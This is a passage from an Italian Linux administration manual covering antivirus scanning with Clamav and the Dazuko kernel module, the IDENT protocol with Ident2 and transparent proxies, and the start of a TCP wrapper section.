Un'ultima considerazione va fatta nei confronti dei programmi allegati a messaggi di posta elettronica. Nel momento in cui il programma di lettura della posta dovesse essere «troppo» amichevole, si potrebbe arrivare a estrarre e installare tali programmi, quasi senza rendersene conto. Sono noti gli attacchi di questo tipo che colpiscono inesorabilmente gli utenti più ingenui.

In linea di principio, non ci sono difese che tengano contro virus o cavalli di Troia realizzati con perizia. Tuttavia, qualche accorgimento può essere utile, soprattutto se si ritiene che il proprio sistema operativo di partenza sia abbastanza «sicuro» (cosa che comunque non si può dimostrare). In generale valgono le solite raccomandazioni che si fanno in queste occasioni.

- Evitare di utilizzare software che non sia stato compilato personalmente, dopo un esame attento dei sorgenti, o comunque, evitare di utilizzare software compilato da persone sconosciute e anche da persone conosciute quando non si può verificare l'autenticità dell'origine.
- Evitare di abilitare l'esecuzione di script e programmi incorporati in documenti ottenuti attraverso la rete (file HTML e posta elettronica principalmente).
- Evitare di usare il sistema operativo in qualità di utente '**root**' quando non serve: un virus avrebbe i privilegi necessari per infettare tutto il sistema, mentre un cavallo di Troia avrebbe accesso a tutti i file di dispositivo.
- Utilizzare un sistema di scansione realizzato appositamente per verificare le alterazioni nei file, come AIDE e (sezione 43.6).

43.2.1 Dazuko

Dazuko[6] (*Dateizugriffskontrolle*, ovvero: «controllo di accesso ai file») è il nome di un modulo per kernel Linux e FreeBSD, in grado di fornire a un terzo programma le informazioni sui file che vengono aperti durante il funzionamento del sistema operativo. Questo meccanismo viene sfruttato proprio dai programmi che, prima dell'accesso a certi file, devono eseguire dei controlli, come nel caso degli antivirus.

Il kernel Linux deve essere stato predisposto con l'attivazione di alcune voci nel menù *Security options*:


```
[ ] Enable access key retention support
[*] Enable different security models
[ ]   Socket and Networking Security Hooks
<M>   Default Linux Capabilities
< >   Root Plug Support
<M>   BSD Secure Levels
```

Ciò che si vede nell'esempio rappresenta il minimo indispensabile per poter comunicare con il modulo Dazuko.

Una volta compilato e installato il kernel Linux, è possibile procedere alla compilazione e installazione del modulo Dazuko, i cui sorgenti si ottengono da *http://www.dazuko.org* .

Perché la compilazione di Dazuko avvenga con successo, è necessario che il kernel in funzione sia quello per il quale si vuole produrre il modulo; inoltre, il collegamento simbolico '`/lib/modules/`***versione***`/build`' deve puntare correttamente alla directory contenente i sorgenti del kernel stesso.

Supponendo di avere scaricato il file '`dazuko-2.2.1.tar.gz`', si procede nel modo seguente:

```
$ tar xzvf dazuko-2.2.1.tar.gz [Invio]

$ cd dazuko-2.2.1 [Invio]

$ ./configure [Invio]

$ make [Invio]
```

L'ultima fase richiede i privilegi dell'amministratore del sistema:

```
$ su root -c "make install" [Invio]
```

Se tutto procede senza intoppi, si ottiene il file '`/lib/modules/`***versione***`/extra/dazuko.ko`'.

La procedura di installazione del modulo prevede anche la creazione di un file di dispositivo speciale: '`/dev/dazuko`'. Nel caso in cui ci dovessero essere dei problemi, conviene sapere che si può ricreare tale file con i comandi seguenti:

```
# mknod /dev/dazuko c 254 0 [Invio]

# chown root:root /dev/dazuko [Invio]

# chmod 660 /dev/dazuko [Invio]
```

Il modulo Dazuko va caricato rispettando una sequenza precisa, altrimenti viene rifiutato. In breve, conviene usare i comandi seguenti:

```
# rmmod capability [Invio]

# modprobe dazuko [Invio]

# modprobe capability [Invio]
```

Ecco come dovrebbe apparire nell'elenco dei moduli attivi:

```
# lsmod [Invio]

Module                  Size  Used by
…
capability              4872  0
dazuko                 55824  2
…
commoncap               7168  2 capability,dazuko
…
```

43.2.2 Clamav

Clamav[7] è un sistema di individuazione di virus informatici abbastanza completo, ma senza la possibilità di rimuovere il codice dannoso dai file infetti. Per la scansione manuale dei file, alla ricerca di virus o comunque di codice pericoloso noto, si usa il programma '**clamscan**':

```
clamscan [opzioni] [file|directory]…
```

Come si vede dal modello sintattico, alla fine della riga di comando si annotano i file o le directory da scandire, ma in mancanza di

tale indicazione, si ottiene la scansione della directory corrente. Si osservi però che la scansione delle directory non prevede la ricorsione nelle sottodirectory successive, a meno di usare espressamente l'opzione '**-r**'.

Tabella 43.14. Alcune opzioni.

Opzione	Descrizione
`--quiet`	Fa sì che il programma funzioni in modo «silenzioso», mostrando solo i messaggi di errore.
`-d` ***file*** | ***directory*** `--database=`***file*** | ***directory***	Indica di utilizzare un file particolare o il contenuto di una directory come elenco delle impronte virali di riconoscimento dei virus.
`-l` ***file*** `--log=`***file***	Richiede di salvare una copia del rapporto di scansione nel file indicato.
`-r` `--recursive`	Richiede si scandire in modo ricorsivo anche le sottodirectory.
`--bell`	Richiede di generare un segnale acustico al riconoscimento di un virus.
`-i` `--infected`	Richiede di mostrare soltanto i file che risultano infetti.
`--remove`	Richiede di cancellare i file che sono o sembrano essere infetti.
`--move=`***directory***	Richiede di spostare nella directory indicata i file che sono o sembrano essere infetti.

Segue la descrizione di alcuni esempi.

- `$` **`clamscan`** [*Invio*]

  Scandisce i file contenuti nella directory corrente (le sottodirectory vengono tralasciate).

- `$` **`clamscan /bin/b*`** [*Invio*]

  Scandisce i file che corrispondono al modello.

- `$` **`cat mio_file | clamscan -`** [*Invio*]

  Scandisce un file ricevendolo dallo standard input.

- `$` **`clamscan -r /home`** [*Invio*]

  Scandisce tutto il contenuto della directory '`/home/`', incluse le sottodirectory.

43.2.2.1 Aggiornamento delle impronte virali

Un programma antivirus, per poter essere efficace, richiede di avere un aggiornamento frequente delle impronte virali, ovvero delle stringhe di riconoscimento dei virus o comunque del codice dannoso. In un'installazione normale di Clamav, i file che contengono tali informazioni vengono conservati nella directory '`/var/lib/clamav/`'.

La distribuzione dei file contenenti le impronte virali avviene attraverso una serie di elaboratori a cui si può accedere con il nome generico *database.clamav.net*, il quale si trasforma automaticamente in un indirizzo abbastanza «vicino»:

```
$ host database.clamav.net [Invio]

database.clamav.net is an alias for db.local.clamav.net.
db.local.clamav.net is an alias for db.it.clamav.net.
db.it.clamav.net has address 213.92.8.5
db.it.clamav.net has address 159.149.155.69
db.it.clamav.net has address 193.206.139.37
```

Da questo indirizzo si possono prelevare i file '`main.cvd`' e '`daily.cvd`', ovviamente quando questi risultano aggiornati:

http://database.clamav.net/main.cvd

http://database.clamav.net/daily.cvd

Come si può intuire, il file '`main.cvd`' è quello complessivo, con tutte le impronte virali conosciute, aggiornato a cadenza mensile, mentre il file '`daily.cvd`' viene aggiornato ogni giorno, con le impronte virali nuove che non sono ancora presenti nel primo file. Questi due file vanno collocati nella directory '`/var/lib/clamav/`', o nella directory equivalente prevista nel proprio sistema operativo.

Per automatizzare l'aggiornamento della propria copia di impronte virali, Clamav prevede il programma '**`freshclam`**', a cui si associa il file di configurazione '`/etc/clamav/freshclam.conf`':

```
freshclam [opzioni]
```

In condizioni normali, avviando il programma senza opzioni, si ottiene l'aggiornamento dei file delle impronte virali, nella directory predefinita ('`/var/lib/clamav/`'), ma ciò richiede che il file di configurazione contenga almeno la direttiva seguente:

```
DatabaseMirror database.clamav.net
```

Il programma '**`freshclam`**' non richiede privilegi particolari per funzionare, a parte quelli necessari a poter aggiornare i file delle impronte virali. Di solito si predispone l'utente fittizio '**`clamav`**' e si fa in modo che i programmi di Clamav funzionino con i privilegi concessi a tale utente.

Tabella 43.17. Alcune opzioni

Opzione	Descrizione
`--quiet`	Fa sì che vengano emessi soltanto i messaggi di errore.
`-l` ***file*** `--log=`***file***	Fa in modo di salvare il rapporto sullo scarico delle impronte virali nel file indicato.
`--datadir=`***directory***	Specifica esplicitamente la directory all'interno della quale salvare i file delle impronte virali aggiornate.
`-u` ***utente*** `--user=`***utente***	Quando il programma viene avviato con i privilegi dell'utente '**`root`**', questa opzione fa sì che i privilegi vengano ridotti a quelli dell'utente indicato.
`-d` `--daemon`	Fa sì che il programma rimanga in funzione, come demone, ma richiede anche l'uso dell'opzione '**`-c`**'.
`-c` ***n*** `--checks=`***n***	Questa opzione viene usata assieme a '**`-d`**' e specifica quante volte al giorno controllare per l'esistenza di aggiornamenti alle impronte virali.

Segue la descrizione di alcuni esempi.

- `$` **`freshclam`** [*Invio*]

  Aggiorna i file delle impronte virali nella directory predefinita, in base alla configurazione. Si presume che il programma sia avviato con i privilegi necessari per poter salvare tali file.

- `$` **`freshclam --datadir=$HOME`** [*Invio*]

  Scarica i file delle impronte virali nella directory personale dell'utente.

- `$` **`freshclam -d -c 3`** [*Invio*]

  Avvia il programma come demone, richiedendo di eseguire tre controlli al giorno.

- `#` **`freshclam -u clamav`** [*Invio*]

  Avvia il programma in modo da acquisire i privilegi dell'utente '**`clamav`**'.

Tabella 43.18. Alcune direttive di configurazione.

Opzione	Descrizione
`DatabaseMirror` ***nome_a_dominio***	Specifica il nome a dominio dell'elaboratore a cui rivolgersi per l'aggiornamento delle impronte virali. In generale, conviene scrivere il nome *database.clamav.net*.
`DatabaseOwner` ***utente***	Quando '**`freshclam`**' viene avviato con i privilegi dell'utente '**`root`**', fa in modo che i privilegi effettivi vengano ridotti a quelli dell'utente indicato.
`DatabaseDirectory` ***directory***	Specifica la directory che deve contenere i file delle impronte virali.
`UpdateLogFile` ***file***	Fa in modo di salvare il rapporto sullo scarico delle impronte virali nel file indicato.

43.2.2.2 Scansioni più o meno automatiche

Per facilitare la richiesta di una scansione esiste anche il demone '**`clamd`**', il cui funzionamento viene controllato esclusivamente attraverso un file di configurazione: '`/etc/clamav/clamd.conf`'. Di norma, il demone viene avviato con i privilegi dell'utente '**`root`**', salvo ridurli poi in base alla configurazione.

`clamd` [`-c` ***file_di_configurazione***|`--config-file=`***file_di_configurazione***]

Come si vede dal modello sintattico, con l'opzione '**`-c`**' è possibile dichiarare un file di configurazione diverso da quello predefinito in fase di compilazione del programma.

Tabella 43.19. Alcune direttive di configurazione.

Opzione	Descrizione
`User` ***utente***	Fa sì che il demone funzioni con i privilegi dell'utente indicato. Di solito si tratta dell'utente '**`clamav`**', salvo i casi in cui è proprio necessario mantenere i privilegi dell'utente '**`root`**'.
`LogFile` ***file***	Specifica il file da usare per annotare le operazioni svolte. Di solito si tratta di '`/var/log/clamav/clamav.log`'.
`DatabaseDirectory` ***directory***	Specifica la directory che contiene i file delle impronte virali.

In generale, '**`clamd`**' da solo non serve: lo si installa sempre solo per consentire ad altri programmi di interagire con il sistema di Clamav. Pertanto, anche la configurazione dipende dalle esigenze specifiche che si vengono a presentare.

43.2.2.3 Utilizzo di «clamdscan»

Per eseguire una scansione «manuale», sfruttando però il demone '**`clamd`**', si può utilizzare il programma '**`clamdscan`**'. Questo funziona sostanzialmente come '**`clamscan`**', ma con la differenza che il suo avvio è meno pesante:

`clamdscan` [***opzioni***] [***file***|***directory***]...

Alcune delle opzioni di '**`clamscan`**' sono prive di significato per '**`clamdscan`**'.

Tabella 43.20. Alcune opzioni.

Opzione	Descrizione
`--quiet`	Fa sì che il programma funzioni in modo «silenzioso», mostrando solo i messaggi di errore.
`-l` ***file*** `--log=`***file***	Richiede di salvare una copia del rapporto di scansione nel file indicato.
`--remove`	Richiede di cancellare i file che sono o sembrano essere infetti.
`--move=`***directory***	Richiede di spostare nella directory indicata i file che sono o sembrano essere infetti.

Il programma '**`clamdscan`**', avvalendosi del demone '**`clamd`**', risente dei permessi con i quali il demone stesso è avviato. In pratica, se '**`clamd`**' funziona con i privilegi di un utente fittizio che non ha accesso a certi file, non può controllarne il contenuto.

Segue la descrizione di alcuni esempi.

- `$` **`clamdscan`** [*Invio*]

  Scandisce i file contenuti nella directory corrente (le sottodirectory vengono tralasciate).

- `$` **`clamdscan /bin/b*`** [*Invio*]

  Scandisce i file che corrispondono al modello.

- `$` **`cat mio_file | clamdscan -`** [*Invio*]

  Scandisce un file ricevendolo dallo standard input.

43.2.2.4 Verifica del funzionamento

Assieme a Clamav vengono distribuiti anche dei file innocui, ma individuabili come affetti da un virus. Di solito si collocano nella directory '`/usr/share/clamav-testfiles/`':

```
$ clamscan /usr/share/clamav-testfiles [Invio]

/usr/share/clamav-testfiles/clam-error.rar: RAR module failure
/usr/share/clamav-testfiles/debugm.c: OK
/usr/share/clamav-testfiles/clam.cab: Unable to open file or directory
/usr/share/clamav-testfiles/clam.exe.bz2: ClamAV-Test-File FOUND
/usr/share/clamav-testfiles/clam.exe: ClamAV-Test-File FOUND
/usr/share/clamav-testfiles/clam.rar: ClamAV-Test-File FOUND
/usr/share/clamav-testfiles/clam.zip: ClamAV-Test-File FOUND

----------- SCAN SUMMARY -----------
Known viruses: 60743
Engine version: 0.88.2
Scanned directories: 1
Scanned files: 7
Infected files: 4
Data scanned: 0.00 MB
Time: 2.601 sec (0 m 2 s)
```

43.2.2.5 Utilizzare Procmail per scandire automaticamente i messaggi di posta elettronica


Con l'aiuto di Procmail (sezione 39.15) è possibile utilizzare Clamav, per scandire i messaggi prima del recapito finale all'utente. Si possono inserire nel file '`~/.procmailrc`' le direttive seguenti:

```
# Scan for viruses
:0
VIRUS=|clamdscan --no-summary --stdout -

:0
* VIRUS ?? ^.*FOUND
virus
```

Nella prima fase viene avviato il programma '**`clamdscan`**' (con le opzioni che si vedono), inviandogli il messaggio di posta elettronica attraverso lo standard input. Il risultato della scansione è un testo descrittivo che viene emesso dal programma attraverso lo standard output, il quale così viene assegnato alla variabile ***VIRUS***. Nella seconda fase viene preso in considerazione lo stesso messaggio di posta elettronica, verificando che la variabile ***VIRUS*** contenga la stringa

‘**FOUND**’ alla fine: se c’è la corrispondenza, il messaggio viene messo nel file o nella directory ‘`virus`’.

Figura 43.23. Spiegazione dettagliata.



43.2.3 Clamuko

Clamav può utilizzare le funzionalità offerte dal modulo Dazuko per controllare al volo i file a cui si sta per accedere (attraverso il sistema operativo). Il nome Clamuko rappresenta una funzione contenuta nel demone ‘**clamd**’, specializzata in questa comunicazione con Dazuko.

Nella sezione 43.2.1 è descritto il procedimento necessario a compilare, installare e attivare il modulo Dazuko per un kernel Linux. Naturalmente, il modulo Dazuko deve essere attivo prima che il demone ‘**clamd**’ sia messo in funzione.

43.2.3.1 Preparazione del demone «clamd»

È probabile che il demone ‘**clamd**’ sia stato compilato per la propria distribuzione GNU/Linux escludendo Clamuko. In pratica, potrebbe essere stato usato lo script ‘**configure**’ con l’opzione ‘**--disable-clamuko**’. Se le cose stanno così, è necessario ricompilare ‘**clamd**’ nel modo appropriato.

A titolo di esempio vengono sintetizzati i passaggi necessari a ricompilare il pacchetto ‘**clamav**’ della distribuzione GNU/Linux Debian (si veda la sezione 7.8 per una descrizione più dettagliata).

1. Si acquisiscono temporaneamente i privilegi dell’amministratore:

   $ **su** [*Invio*]

2. Si installano gli strumenti di sviluppo:

   # **apt-get install fakeroot build-essential** [*Invio*]

   # **apt-get build-dep clamav** [*Invio*]

3. Si torna a operare in qualità di utente comune:

   # **exit** [*Invio*]

4. Si acquisiscono i sorgenti nella directory corrente:

   $ **apt-get source clamav** [*Invio*]

5. Si modifica il file ‘`debian/rules`’:

   $ **cd clamav-*versione*** [*Invio*]

   $ **vi debian/rules** [*Invio*]

   Ovviamente si può usare qualunque altro programma per la modifica di file di testo. Ciò che va modificato sono le righe in cui si fa riferimento allo script ‘**configure**’, dove va eliminata l’opzione ‘**--disable-clamuko**’.

6. Si ricompila e si riassembla un nuovo pacchetto binario:

   $ **dpkg-buildpackage -rfakeroot -uc -us** [*Invio*]

7. Si installa:

   $ **cd ..** [*Invio*]

   $ **su** [*Invio*]

   # **dpkg -i clamav-daemom_*.deb** [*Invio*]

43.2.3.2 Configurazione del demone «clamd»

La configurazione del demone ‘**clamd**’ richiede l’uso di direttive speciali, oltre al fatto che **deve funzionare** necessariamente **con i privilegi dell’utente ‘`root`’**. L’esempio seguente mostra le direttive salienti del file ‘`/etc/clamav/clamd.conf`’:

```
…
#User clamav
…
ClamukoScanOnAccess
ClamukoScanOnOpen
ClamukoScanOnClose
ClamukoScanOnExec
ClamukoIncludePath /
ClamukoExcludePath /proc
ClamukoExcludePath /sys
ClamukoExcludePath /dev
#ClamukoMaxFileSize 5M
#VirusEvent echo found virus %v | mail root@localhost &
VirusEvent logger found virus %v &
```

Per cominciare si vede che la direttiva ‘**User**’ è commentata, in modo da mantenere i privilegi dell’utente ‘**root**’ durante il funzionamento del demone. La direttiva ‘**ClamukoScanOnAccess**’ attiva le funzionalità Clamuko, mentre le tre direttive successive attivano la scansione nelle varie fasi di accesso ai file. Le direttive ‘**ClamukoIncludePath**’ servono a indicare i percorsi a partire dai quali eseguire il controllo (si intendono anche le sottodirectory), così come le direttive ‘**ClamukoExcludePath**’ servono a escludere dei percorsi. Si osservi che di norma è bene limitare i percorsi da controllare all’indispensabile, per evitare di appesantire troppo il funzionamento del sistema operativo:

```
…
ClamukoIncludePath /home
ClamukoIncludePath /var/spool/mail
ClamukoIncludePath /var/mail
ClamukoIncludePath /var/tmp
ClamukoIncludePath /tmp
…
```

Il demone ‘**clamd**’ si limita a far impedire l’accesso ai file che risultano o sembrano essere infetti, annotando il fatto nel proprio registro (quello che si definisce con la direttiva ‘**LogFile**’). Per fare in modo che il fatto venga percepito anche in altro modo, si può usare la direttiva ‘**VirusEvent**’, che nell’esempio si limita a copiare l’informazione nel registro del sistema, attraverso il programma ‘**logger**’. Si può intuire che ‘**%v**’ sia una variabile che si espande automaticamente nel nome del virus individuato.

43.2.3.3 Sequenza di attivazione e verifica del funzionamento

Come già accennato, prima di avviare il demone ‘**clamd**’, è necessario che sia già attivo il modulo ‘**dazuko**’. A titolo di esempio, l’avvio di Clamuko potrebbe avvenire nel modo seguente:

rmmod capability [*Invio*]

modprobe dazuko [*Invio*]

modprobe capability [*Invio*]

clamd [*Invio*]

Naturalmente, per verificare che Clamuko sia attivo effettivamente si può dare un’occhiata al registro tenuto da ‘**clamd**’ (dovrebbe essere il file ‘`/var/log/clamav/clamav.log`’):

```
…
Sun Jul  2 10:45:40 2012 -> Clamuko: Correctly registered with Dazuko.
Sun Jul  2 10:45:40 2012 -> Clamuko: Scan-on-open mode activated.
Sun Jul  2 10:45:40 2012 -> Clamuko: Scan-on-close mode activated.
Sun Jul  2 10:45:40 2012 -> Clamuko: Scan-on-exec mode activated.
Sun Jul  2 10:45:40 2012 -> Clamuko: Included path …
…
Sun Jul  2 10:45:40 2012 -> Clamuko: Max file size limited to 5242880 bytes.
…
```

Inoltre, tentando di leggere un file contenente un’impronta virale conosciuta, come nel caso del file ‘`clam.exe`’ di esempio, purché

sia collocato in uno dei percorsi previsti, si deve ottenere un errore dovuto all'impossibilità di portare a termine l'operazione di accesso:

```
$ cat clam.exe [Invio]

cat: clam.exe: Operation not permitted
```

Poi, nel registro di '**clamd**', si deve vedere l'esito della scansione:

```
…
Sun Jul  2 11:34:44 2012 -> Clamuko: /home/tizio/clam.exe: ↩
↪ClamAV-Test-File FOUND
…
```

43.2.3.4 Problemi

Il sistema di protezione di Clamuko può essere efficace, ma crea rallentamenti eccessivi ogni volta che un programma deve aprire un file di dimensioni abbastanza grandi. Di conseguenza, è un sistema poco pratico e spesso anche inutilizzabile, a meno di ridurre la protezione ai file molto piccoli.

Un altro problema significativo riguarda l'uso del sistema NFS per la condivisione dei file attraverso la rete: se si utilizza il servizio gestito internamente al kernel Linux, il controllo avviene in modo intermittente.


43.3 Protocollo IDENT

In quasi tutte le distribuzioni GNU, nella configurazione del supervisore dei servizi di rete è prevista l'attivazione del servizio IDENT, corrispondente alla porta '**auth**' (113). Nel caso di Inetd, il file '`/etc/inetd.conf`' potrebbe contenere una riga simile a quella seguente:

```
…
auth  stream  tcp  nowait  identd  /usr/sbin/identd   identd
…
```

Il demone '**identd**' ha lo scopo di controllare i collegamenti per mezzo del protocollo TCP. In tal modo è in grado di informare il nodo all'altro capo del collegamento sul nominativo-utente di chi esegue quel collegamento. Si osservi la figura 43.30.

Figura 43.30. Il protocollo IDENT serve a fornire alla controparte le informazioni necessarie a identificare l'utente che ha in corso una connessione TCP particolare.



Seguendo l'esempio della figura, se un utente del nodo «A» ha iniziato una connessione TCP con il nodo «B» (in questo caso si tratta di TELNET), dal nodo «B» può essere richiesto al nodo «A» di fornire le informazioni sull'utente che esegue il processo responsabile del collegamento. Come si vede, tale richiesta viene fatta usando il protocollo IDENT e la risposta può essere fornita solo se l'origine gestisce tale servizio.

In linea teorica, è utile fornire questo tipo di servizio, purché il demone '**identd**' non sia stato compromesso e fornisca informazioni corrette. In questo modo, se un utente di un sistema che fornisce il servizio IDENT, utilizzando il protocollo TCP, cercasse di aggredire un qualche nodo esterno, l'amministratore del nodo aggredito potrebbe ottenere il nominativo-utente di quella persona attraverso il protocollo IDENT. Successivamente, tale amministratore avrebbe modo di essere più dettagliato nel riferire l'accaduto al suo collega del sistema da cui è originato l'attacco, a tutto vantaggio di questo ultimo amministratore. Tuttavia, in pratica si considera che il protocollo IDENT non sia corretto per la riservatezza personale e tende a essere utilizzato solo nelle reti private, per controllare l'accessibilità di certi servizi interni, ma senza permettere che tale protocollo possa poi raggiungere l'esterno.

43.3.1 Ident2

Ident2[8] è uno tra tanti servizi IDENT disponibili per i sistemi GNU. Il programma che svolge il lavoro viene chiamato generalmente '**ident2**' e la configurazione del supervisore dei servizi di rete, in questo caso nel file '`/etc/inetd.conf`', viene fatta normalmente così:

```
# /etc/inetd.conf
…
auth  stream  tcp  nowait  root  /usr/sbin/ident2 ident2
```

Come si può osservare, il programma viene avviato con i privilegi dell'utente '**root**' e di norma non si usano opzioni.

Si nota l'assenza del richiamo al TCP wrapper, in quanto si vuole che il servizio IDENT sia accessibile a tutti i nodi e non solo a quelli che passano il filtro stabilito all'interno di '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Inoltre, va osservato che il TCP wrapper non può essere utilizzato perché esso stesso può essere configurato per interrogare l'origine di una richiesta attraverso il protocollo IDENT, formando in tal caso un ciclo senza fine.

43.3.2 Interrogazione del servizio e librerie

A quanto pare manca un programma di servizio specifico per l'interrogazione del servizio IDENT; in pratica si deve utilizzare un cliente TELNET verso la porta 113 (denominata '**auth**').

Il primo problema è quello di scoprire le porte della connessione che si intende verificare alla fonte. Questo lo si fa con '**netstat**'. A titolo di esempio, si immagina di essere nel nodo «B» dello schema mostrato nella figura 43.30 e di volere verificare l'origine di una connessione TELNET proveniente dal nodo «A» (proprio come mostrava la figura).

Prima di tutto, si deve scoprire che esiste una connessione TELNET (sospetta), cosa che avviene attraverso la lettura dei messaggi del registro del sistema. Purtroppo, se il TCP wrapper non è configurato correttamente, potrebbe mancare l'indicazione delle porte utilizzate, costringendo ad andare un po' per tentativi. Si suppone che sia in corso attualmente un'unica connessione di questo tipo, in tal caso la lettura del rapporto di '**netstat**' non può generare equivoci.

```
$ netstat -n [Invio]

Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address       Foreign Address     State
…
tcp        0      0 192.168.254.1:23    192.168.1.1:1108    ESTABLISHED
…
```

Il punto di vista è quello del nodo 192.168.254.1, mentre il nodo remoto è 192.168.1.1. Per interrogare il servizio IDENT presso il nodo remoto si utilizza un cliente TELNET nel modo seguente (eventualmente, al posto del nome '**auth**' si può indicare direttamente il numero: 113).

```
$ telnet 192.168.1.1 auth [Invio]

Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

1108 , 23 [Invio]

1108 , 23 : USERID : OTHER :tizio
Connection closed by foreign host.
```

Così si viene a conoscere che la connessione è intrattenuta dall'utente '**tizio@192.168.1.1**'.

Un demone di un servizio qualunque potrebbe essere modificato in modo da utilizzare sistematicamente il protocollo IDENT per interpellare i clienti, annotando nel registro del sistema gli utenti che

accedono. Per questo e altri utilizzi, esiste la libreria '**libident**', disponibile con quasi tutte le distribuzioni GNU.

Probabilmente, solo la distribuzione Debian acclude il demone '**identtestd**' assieme alla libreria '**libident**'. Si tratta di un programma da collocare nel file di configurazione del supervisore dei servizi di rete, per esempio '`/etc/inetd.conf`', collegandolo a una porta non utilizzata, il cui scopo è solo quello di restituire le informazioni di chi dovesse fare un tentativo di accesso attraverso un cliente TELNET su quella stessa porta. In pratica, '**identtestd**' serve esclusivamente per verificare il funzionamento del proprio servizio IDENT.

Nel caso si utilizzi Inetd, si attiva il servizio (diagnostico) attraverso una riga come quella seguente, nel file '`/etc/inetd.conf`'.

```
...
3113  stream  tcp  nowait  root  /usr/sbin/in.identtestd ↩
↪in.identtestd
...
```

Una volta riavviato il supervisore dei servizi di rete, si può interpellare tale «servizio» con un cliente TELNET da un nodo in cui è presente IDENT, per verificarne il funzionamento. Si osservi l'esempio.


```
# telnet 192.168.1.1 3113 [ Invio ]

  Trying 192.168.1.1...
  Connected to 192.168.1.1.
  Escape character is '^]'.
  Welcome to the IDENT server tester, version 1.9

  (Linked with libident-libident 0.21 Debian 4)

  Connecting to Ident server at 192.168.254.1...
  Querying for lport 2252, fport 9999....
  Reading response data...
  Userid response is:
     Lport........ 2252
     Fport........ 9999
     Opsys........ OTHER
     Charset...... <not specified>
     Identifier... root
  Connection closed by foreign host.
```

43.3.3 Autenticazione interna tramite IDENT

All'inizio della sezione dedicata al protocollo IDENT, si accenna al fatto che questo protocollo, in sé, implichi una mancanza di riservatezza per gli utenti, oltre che un maggiore pericolo rispetto ai tentativi di accesso dall'esterno (in quanto la conoscenza dei nominativi utente esistenti consente di concentrare l'attenzione su quelli). Tuttavia, si può isolare una rete locale, rispetto all'esterno, attraverso un firewall che impedisca il transito di richieste IDENT, sfruttando il servizio internamente.

In una rete locale, il protocollo IDENT consente di abilitare l'accesso a servizi interni, in base al nominativo utente. Una situazione molto comune riguarda il riconoscimento degli utenti che accedono (dalla rete locale) a una base di dati interna, oppure il filtro degli accessi a un proxy che risulta essere l'unica possibilità di accesso all'esterno con il protocollo HTTP.


Figura 43.37. Se si vuole usare il protocollo IDENT nella rete locale, è opportuno che questo non possa attraversare il router che instrada verso la rete esterna.



43.3.4 Proxy trasparente

Come accennato poco sopra, una delle situazioni in cui si rende utile o necessario l'uso del protocollo IDENT è rappresentata dal filtro all'accesso esterno verso il protocollo HTTP, attraverso un proxy. Ma se questo servizio proxy funziona in modo «trasparente», ovvero all'insaputa dei programmi clienti, come se si trattasse di un router normale, il meccanismo del riconoscimento tramite il protocollo IDENT non funziona.

Figura 43.38. Lo schema semplifica il problema introdotto dal proxy trasparente che non è in grado di interrogare il servizio IDENT.



Perché un proxy trasparente possa avvalersi del servizio IDENT per riconoscere gli utenti e decidere se autorizzarli o meno ad accedere, occorre che il programma che offre il servizio IDENT sia stato modificato ad arte. Nel caso di Ident2 esiste una modifica, pubblicata da Fabian Franz, valida però solo per la versione adatta ai sistemi GNU/Linux. La modifica da apportare al sorgente di Ident2 riguarda il file '`sys/m_linux.c`' che, prima della modifica, contiene il pezzo seguente:

```
...
        if (lp == local_port && rp == remote_port
        && remote_addr == raddr->s_addr) {
                if (laddr == NULL) {
                        fclose (fp);
                        return uid;
                }
                else if (laddr->s_addr
                == local_addr) {
                        fclose (fp);
                        return uid;
                }
        }
...
```

Ecco come si presenta dopo la modifica, dove le righe modificate sono evidenziate con un carattere più scuro:

```
...
        if (lp == local_port
            && (rp == remote_port || (remote_port == 80 && rp == 8080))
            && (remote_addr == raddr->s_addr
                || (remote_port == 80 && rp == 8080))) {
                if (laddr == NULL) {
                        fclose (fp);
                        return uid;
                }
                else if (laddr->s_addr
                == local_addr) {
                        fclose (fp);
                        return uid;
                }
        }
...
```

In pratica, con questa modifica, se viene fatta una richiesta riferita a una porta 8080 e il servente IDENT trova una connessione rivolta alla porta 80, dà le informazioni su tale connessione, anche se questa è diretta a un indirizzo differente.

43.4 TCP wrapper in dettaglio

L'uso del TCP wrapper (il programma '**tcpd**') è già descritto in modo sommario nella sezione 36.1. In quella fase vengono però trascurate le sue potenzialià di controllo, le quali possono estendersi fino all'utilizzo del protocollo IDENT.

La configurazione del TCP wrapper avviene esclusivamente attraverso i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', all'interno dei quali si possono utilizzare direttive più complesse di quelle già descritte nella sezione 36.1. In ogni caso, è bene ribadire che lo

scopo di questi file è quello di trovare una corrispondenza con l'utente e il nodo che tenta di accedere a uno dei servizi messi sotto il controllo del supervisore dei servizi di rete e di altri servizi che incorporano il TCP wrapper attraverso delle librerie. La verifica inizia dal file '`/etc/hosts.allow`' e continua con '`/etc/hosts.deny`', fermandosi alla prima corrispondenza corretta. Se la corrispondenza avviene con una direttiva del file '`/etc/hosts.allow`', l'accesso è consentito; se la corrispondenza avviene con una direttiva di '`/etc/hosts.deny`', l'accesso è impedito; se non avviene alcuna corrispondenza l'accesso è consentito.

